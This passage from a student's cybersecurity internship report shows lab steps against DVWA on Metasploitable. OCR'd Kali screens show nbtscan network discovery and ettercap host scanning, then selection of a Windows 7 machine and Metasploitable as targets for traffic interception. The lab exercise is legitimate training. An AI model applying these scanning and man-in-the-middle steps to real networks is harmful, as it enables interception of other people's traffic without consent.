
Step 8: In metaspoiltable enter the command ping followed by the windows IP to check whether the connection is built or not


Step 9: Enter the IP of the target i.e., 192.168.43.102 in Firefox of windows7. There you get a DVWA page. Just login using the username and the password




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.43.222 netmask 255.255.255.0 broadcast 192.168.43.255
inet6 2401:4900:1bf0:ce0a:5e3a:5458:2310:aa31 prefixlen 64 scopeid 0x0<global>
inet6 fe80::6585:7461:48d9:beb4 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
RX packets 1649 bytes 540442 (527.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2801 bytes 249371 (243.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 441 bytes 45386 (44.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 441 bytes 45386 (44.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(root㉿kali)-[/home/kali]
nbtscan 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP address NetBIOS Name Server User MAC address
192.168.43.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.43.204 SUHAAN-TONSE <server> <unknown> d8:c0:a6:bf:1b:ff
192.168.43.255 Sendto failed: Permission denied
(root㉿kali)-[/home/kali]
ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
Ettercap
0.8.3.1 (EB)
Hosts
Hosts list
Enable IPv6 Scan
Scan for hosts
Load hosts from file ...
Save hosts to file ...
Ettercap
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Right Ctrl
ENG
IN
01:31
20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Ettercap
Host List
IP Address MAC Address Description
192.168.43.1 C2:BD:C8:DB:C0:83
192.168.43.102 08:00:27:2F:53:B5
192.168.43.120 08:00:27:9E:37:29 windows7-PC
192.168.43.204 D8:C0:A6:BF:1B:FF
Targets
Hosts
View
Filters
Logging
Plugins
Delete Host
Add to Target 1
Add to Target 2
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
Right Ctrl
ENG IN
01:41 20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Ettercap
Host List
IP Address MAC Address Description
192.168.43.1 C2:BD:C8:DB:C0:83
192.168.43.102 08:00:27:2F:53:B5
192.168.43.120 08:00:27:9E:37:29 windows7-PC
192.168.43.204 D8:C0:A6:BF:1B:FF
Delete Host
Add to Target 1
Add to Target 2
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Host 192.168.43.120 added to TARGET1
Host 192.168.43.102 added to TARGET2
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
Right Ctrl
ENG IN
01:42 20-03-2023



Conclusion

After completing my internship training, I gained a better understanding of cyber security. To fit into the professional field, this helped me to become skilled and more professional. At the beginning of my internship, I was assigned to learn or acquire knowledge of Linux. During my internship, I was assigned a project and was able to gain a better understanding of the real world of work. The new things were new to me, and I worked diligently to gain more knowledge about them. To conclude, I learned about different types of cyber-attacks and the prevention measures that are to be taken to avoid such attacks. Cybersecurity is the most significant

division of any company. Cybercrime is being prevented and valuable data and personal information is being protected by ethical hackers.